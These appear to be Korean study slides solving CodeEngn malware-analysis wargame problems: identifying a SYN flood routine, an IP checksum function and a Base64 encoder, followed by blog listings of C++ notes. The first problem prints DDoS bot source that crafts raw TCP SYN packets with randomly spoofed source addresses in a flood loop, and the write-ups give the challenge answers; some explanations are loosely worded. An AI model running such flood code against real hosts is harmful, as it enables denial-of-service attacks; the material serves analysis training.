



2023\_SummerVacation

# MalWare (with. CodeEngn)





# Agenda

Malware L01


---

Malware L03

---

Malware L05

---



# 01 Malware L01

## Malware Analysis L01

다음 파일은 악성코드 소스의 일부분이다. 이것의 공격방법은 무엇인가  
ex ) ddos (정답은 모두 소문자, 띄어쓰기 없음)

— Author: CodeEngn  
— File Password: codeengn



# 01 Malware L01

```
addr_in.sin_family=AF_INET; addr_in.sin_port=htons(TargetPort); addr_in.sin_addr.s_addr=TargetIP;

ipHeader.h_verlen=(4<<4|sizeof(ipHeader)/sizeof(unsigned Long));
ipHeader.total_len=htons(sizeof(ipHeader)+sizeof(tcpHeader));
ipHeader.ident=1; ipHeader.frag_and_flags=0; ipHeader.ttl=128;
ipHeader.proto=IPPROTO_TCP; ipHeader.checksum=0; ipHeader.destIP=TargetIP;
tcpHeader.th_lenres=(sizeof(tcpHeader)/4<<4|0); tcpHeader.th_flag=2;
tcpHeader.th_win=htons(16384); tcpHeader.th_urp=0; tcpHeader.th_ack=0;

lTimerCount=GetTickCount();

while(g_cMainCtrl.m_cDDOS.m_bDDOSing)
{
    i++;
    tcpHeader.th_sum=0; tcpHeader.th_dport=htons(TargetPort);

    psdHeader.daddr=ipHeader.destIP; psdHeader.mbz=0; psdHeader.ptcl=IPPROTO_TCP;
    psdHeader.tcpl=htons(sizeof(tcpHeader));
    ipHeader.sourceIP=htonl(1SpoofIP);

    tcpHeader.th_sport=htons((rand()%1001)+1000);
    tcpHeader.th_seq=htons((rand()<<16)|rand());

    psdHeader.saddr=ipHeader.sourceIP;

    memcpy(szSendBuf, &psdHeader, sizeof(psdHeader));
    memcpy(szSendBuf+sizeof(psdHeader), &tcpHeader, sizeof(tcpHeader));
    tcpHeader.th_sum=checksum((unsigned short *)szSendBuf, sizeof(psdHeader)+sizeof(tcpHeader));

    memcpy(szSendBuf, &ipHeader, sizeof(ipHeader));
    memcpy(szSendBuf+sizeof(ipHeader), &tcpHeader, sizeof(tcpHeader));
    memset(szSendBuf+sizeof(ipHeader)+sizeof(tcpHeader), 0, 4);
    ipHeader.checksum=checksum((unsigned short *)szSendBuf, sizeof(ipHeader)+sizeof(tcpHeader));

    memcpy(szSendBuf, &ipHeader, sizeof(ipHeader));

    rect=sendto(sock, szSendBuf, sizeof(ipHeader)+sizeof(tcpHeader), 0, (struct sockaddr*)&addr_in, sizeof(addr_in));
    if(rect==SOCKET_ERROR) return false;

    if(((GetTickCount()-lTimerCount)/1000>len) break;

    if(bRandPort) { TargetPort=random(1000, 10000); }
    szSpoofIP[0]=(char)brandom(0, 255); szSpoofIP[1]=(char)brandom(0, 255);
    szSpoofIP[2]=(char)brandom(0, 255); szSpoofIP[3]=(char)brandom(0, 255);

    Sleep(delay);
}


xClose(sock);
```

## 얻을 수 있는 정보


1. While 문에서 Break가 없어서  
무한 반복 할수도 있겠다
2. TCP 통신인데 SYN만 보내고 ACK를 보  
내는 과정이 없다

# 01 Malware L01

## 원래 TCP 통신



## 문제에서 하고 있는 TCP 통신



# 01 Malware L01

SYN 플러드는 공격자가 연결을 완료하지 않고 서버에 대한 연결을 빠르게 시작하는 서비스 거부 공격의 한 형태입니다. 서버는 반쯤 열린 연결을 기다리는 데 리소스를 소비해야 하며, 이는 시스템이 합법적인 트래픽에 응답하지 않도록 충분한 리소스를 소비할 수 있습니다. [1] [2]

정답 : SYN Flood

# 02 Malware L03

## Malware Analysis L03

다음은 악성코드 소스의 일부분이다.  
무엇을 하는 함수인가 (정답은 모두 소문자, 띄어쓰기 없음)

— Author: CodeEngn  
— File Password: codeengn



# 02 Malware L03

## 문제 코드

```
u_short Malware_L03(u_short * data, u_short length)
{
    register long value;
    u_short i;
    for(i=0; i<(length>>1); i++) #절반 쪼개기
        value+=data[i]; # data를 value에 저장하기
    if((length&1)==1) #만약 홀수라면
        value+=(data[i]<<8); #value에 값을 더하기
    value=(value&65535)+(value>>16); # 무언가를 계산 65535 = 0xffff
    return(~value);
}
```

## 체크섬 과정

- 다음과 같이 4 바이트의 데이터가 있다고 치자: 0x25, 0x62, 0x3F, 0x52
- 1 단계: 모든 바이트를 덧셈하면 0x118이 된다.
- 2 단계: 캐리 **니블**을 버림으로써 0x18을 만든다.
- 3 단계: 0x18의 **2의 보수**를 얻음으로써 0xE8을 얻는다. 이것이 체크섬 바이트이다.
- 체크섬 바이트를 테스트하려면 원래 그룹의 바이트에 체크섬 바이트까지 모두 더하면 0x200이 된다.
- 다시 캐리 **니블**을 버림으로써 0x00이 된다. 0x00이라는 뜻은 오류가 없다는 뜻이다. (하지만 오류가 있어도 우연히 0x00이 될 수도 있다.)



# 03 Malware L05

## Malware Analysis L05

다음은 악성코드 소스의 일부분이다.  
무엇을 하는 함수인가 (정답은 모두 소문자, 띄어쓰기 없음)

— Author: CodeEngn  
— File Password: codeengn



# 03 Malware L05

```
int Malware_L05(char *StartOfData, char *Output, int SizeOfData)
{
    int encoded=0, i, l=0;
    char Table[]="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
    Long buffer, buffer2;
    do
    {
        ...
        for(i=3; i>=0; i--, l++)
        {
            buffer2=buffer;
            buffer2 &= 0x3f;
            *(Output + i)=Table[buffer2];
            buffer>>=6;
        }
        Output+=4;
        encoded+=4;
        SizeOfData-=3;
        if(l==76 && SizeOfData>3)
        {
            *Output=0xd;
            Output++;
            *Output=0xa;
            Output++;
            encoded+=2;
            l=0;
        }
        ...
    }while(SizeOfData!=0);
    return encoded;
}
```

# 03 Malware L05

## Base64 encoding

Byte character	a (97)								b (98)								c (99)							
8 bit value	0	1	1	0	0	0	0	1	0	1	1	0	0	0	1	0	0	1	1	0	0	0	1	1
6 bit value	0	1	1	0	0	0	0	1	0	1	1	0	0	0	1	0	0	1	1	0	0	0	1	1
6 bit character	Y (24)				W (22)				J (9)				j (35)											

## base 64 encoding


ASCII문자는 1Byte로 이루어져 있다.

근데 여기서 의문점이 들 수 있다. ASCII코드는 128개의 문자인데 그럼 7bit로도 표현가능하지 않냐? 1Byte를 사용하는 이유는 1bit를 에러 검출 용도로 쓰이기 때문이다. 이것을 **Parity Bit**라 부른다.


1. 나열된 2진수를 6bit 단위로 나눈다
2. 나눈 6bit의 값들을 표현한다.
3. 값에 맞는 문자들을 Base64표에서 찾아서 표현 한다

## 04 What are you doing

# CPP

 1days

 2day

 3days

 4day

 5days



## 참새는 벌레를 먹지

후/□

태그

방명록

## Programming/C++ Language

5day

함수의 선언 자료형 함수 이름 (매개변수 목록) { 함수 몸체 } 함수의 인수 전달 값에 의한 전달(call by value) 변수가 가지고 있는 값을 함수 내의 매개변수에 복사하는 방식이다. void Local(int); int main(void) { int cat = 10; cout

2023. 7. 7. 23:28



## Programming/C++ Language

4days

문자열 입력 받기 cin >> 변수 이름; cin.get(변수명,SIZE).get(); cin.get(변수명,SIZE).ignore(SIZE, '\\n'); cin 객체는 띄어쓰기를 포함한 탭 문자, 캐리자 리턴 문자 등을 모두 문

2023. 7. 4. 21:49

## Programming/C++ Language

3days

제어문 반복문 while문(while 조건식) { 조건식이 결과가 참인 동안 반복적으로 실행 하고자 하는 명령문 } #include using namespace std; int main(void) { int i = 0, num = 5; while (i < num) { cout

2023. 7. 3. 22:20

## Programming/C++ Language

2days

2017-11-13 2017-11-13 2017-11-13 2017-11-13 2017-11-13 2017-11-13 2017-11-13 2017-11-13 2017-11-13 2017-11-13

<https://7rueb1rd.tistory.com/>